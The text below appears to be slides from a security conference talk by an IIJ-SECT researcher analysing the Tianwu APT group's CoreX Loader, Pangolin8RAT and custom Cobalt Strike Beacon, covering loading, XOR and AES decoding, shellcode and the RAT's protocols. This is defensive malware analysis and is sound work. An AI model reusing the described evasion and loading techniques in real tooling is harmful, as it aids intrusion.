IIJ-SECT
IIJ Group Security Coordination Team

Continuous Evolution of Tianwu's Pangolin8RAT and Custom Cobalt Strike Beacon

Internet Initiative Japan Inc.
Naoki Takayama

TLP:CLEAR

About This Talk

- In September 2025, we identified and analyzed malicious files uploaded to VirusTotal that load Pangolin8RAT and a Custom Cobalt Strike Beacon, malware attributed to the Tianwu APT group.
- Our findings reveal significant evolution in Tianwu’s toolset, including binary obfuscation, the elimination of RTTI, and new detection evasion techniques.
- We also present indicators and detection rules to help blue teams identify Tianwu's malware and activity.

whoami

- Naoki Takayama
- Security researcher working at Internet Initiative Japan (IIJ, AS2497)
  - Member of IIJ-SECT (private CSIRT of IIJ group)
  - https://sect.iij.ad.jp/en/
- Responsible for threat research and incident response
  - Mainly researching tactics and malware used in targeted attacks
- Spoken at BSides Tokyo 2023 and VB2025 Berlin
- X: @mopisec

TLP:CLEAR

Agenda


- Introduction
  - Timeline
- In-Depth Analysis:
  CoreX Loader / Pangolin8RAT
  - Execution Flow
  - File System Artifacts
  - Architecture
  - Command IDs
  - Evolutions
- In-Depth Analysis:
  Custom Cobalt Strike Beacon
  - Configuration Data with Operational Mistake
  - Timeline (Again)
- Wrap-up
  - Conclusion
  - Detection Rules
  - IoCs

Tianwu (aka Operation Dragon Castling)

Background	China-nexus APT group [1]
Activity	Since at least 2020 [1]
Target	Online gaming, gambling industry, transportation, telecom, and gov. entities in the APAC region [1]
Malware	Ketugya, Pangolin8RAT Installer, **CoreX Loader, Pangolin8RAT, Custom Cobalt Strike Beacon** [1][2]

[1]: https://i.blackhat.com/Asia-22/Thursday-Materials/AS-22-LeonSilvia-NextGenPlugXShadowPad.pdf
[2]: https://www.gendigital.com/blog/insights/research/operation-dragon-castling-apt-group-targeting-betting-companies

Reported & Named by TeamT5 in 2022



https://i.blackhat.com/Asia-22/Thursday-Materials/AS-22-LeonSilvia-NextGenPlugXShadowPad.pdf

TLP:CLEAR

Malicious Files Uploaded to VirusTotal

In September 2025, we identified malicious files that load Pangolin8RAT and a Custom Cobalt Strike Beacon previously attributed to Tianwu.

Both samples were submitted from Singapore by the same uploader, suggesting a potential operational linkage.

CoreX Loader

Cobalt Strike Beacon Downloader

TLP:CLEAR

Timeline

2022-03-XX Last Tianwu's activity described in TeamT5's research *

*: https://i.blackhat.com/Asia-22/Thursday-Materials/AS-22-LeonSilvia-NextGenPlugXShadowPad.pdf

2024-10-24 Compile timestamp of C.S. Beacon Stager Dropper

2024-10-24 Malware uploaded to VirusTotal from Singapore

2025-07-30 Compile timestamp of Pangolin8RAT

2025-08-20 Compile timestamp of C.S. Beacon Stager Loader


2025-09-02 Compile timestamp of CoreX Loader

2025-09-28 Malware uploaded to VirusTotal from Singapore

TLP:CLEAR

In-Depth Analysis: CoreX Loader / Pangolin8RAT

Execution Flow




* Loader only functions when the module and library filename matches the expected value.

TLP:CLEAR


XOR Decode

- Decodes data stored in a resource section using a hardcoded 64-byte key.
- Earlier samples embedded similar data, but it was AES encrypted with the key derived from the victim's computer name.





```
.data:0000000180043CC0 37 BA 2F 41 65 DC 04 57 AB B7 byte_180043CC0  db 37h, 0BAh, 2Fh, 41h, 65h, 0DCh, 4, 57h, 0ABh, 0B7h
.data:0000000180043CC0                                               ; DATA XREF: sub_180004A80+131↑o
.data:0000000180043CC0                                               ; StartAddress+15A1↑o ...
.data:0000000180043CCA A9 05 0D 90 60 53 01 55 71 3F…                db 0A9h, 5, 0Dh, 90h, 60h, 53h, 1, 55h, 71h, 3Fh, 22h
.data:0000000180043CD5 82 7A BB 28 41 07 F6 18 D5 62…                db 82h, 7Ah, 0BBh, 28h, 41h, 7, 0F6h, 18h, 0D5h, 62h, 0DCh
.data:0000000180043CE0 B8 38 AD E0 46 03 2D F9 69 8F                 db 0B8h, 38h, 0ADh, 0E0h, 46h, 3, 2Dh, 0F9h, 69h, 8Fh
.data:0000000180043CEA E9 EA 68 5A 74 C7 9A AC 07 B5                 db 0E9h, 0EAh, 68h, 5Ah, 74h, 0C7h, 9Ah, 0ACh, 7, 0B5h
.data:0000000180043CF4 1E 7A D2 F1 CB 8A 94 14 6A D8                 db 1Eh, 7Ah, 0D2h, 0F1h, 0CBh, 8Ah, 94h, 14h, 6Ah, 0D8h
.data:0000000180043CFE 6A 95                                         db 6Ah, 95h
```

AES Encrypted Data Blob





Encrypted Shellcode (Decrypted using CryptoAPI)

Shellcode



- Shellcode loads an embedded DLL file.
- The original filename of the loaded DLL is **LiteCorex64.dll** .
  → Matches the previously reported PDB file path of Pangolin8RAT.





https://i.blackhat.com/Asia-22/Thursday-Materials/AS-22-LeonSilvia-NextGenPlugXShadowPad.pdf

TLP:CLEAR

Pangolin8RAT (LiteCorex64)

- Is a modular RAT known to be used by the Tianwu APT group.
  - As same as other modular RATs, its functionality can be extended through plugins retrieved from a C2 server.
- Supports 9 communication protocols.
  - TCP, UDP, HTTP, HTTPS, HTTPSIPV6, DNS, ICMP, WEB, SSH
- Accesses the Chinese file sharing service abused by the attacker.
  - Nutstore (坚果云) - https://www.jianguoyun.com/

Address	Length	Type	String
.data:0000000180074 3E0	0000008E	C	.?AV?$_Binder@U_Unforced@std@@P8CorePluginManager

Working Folder

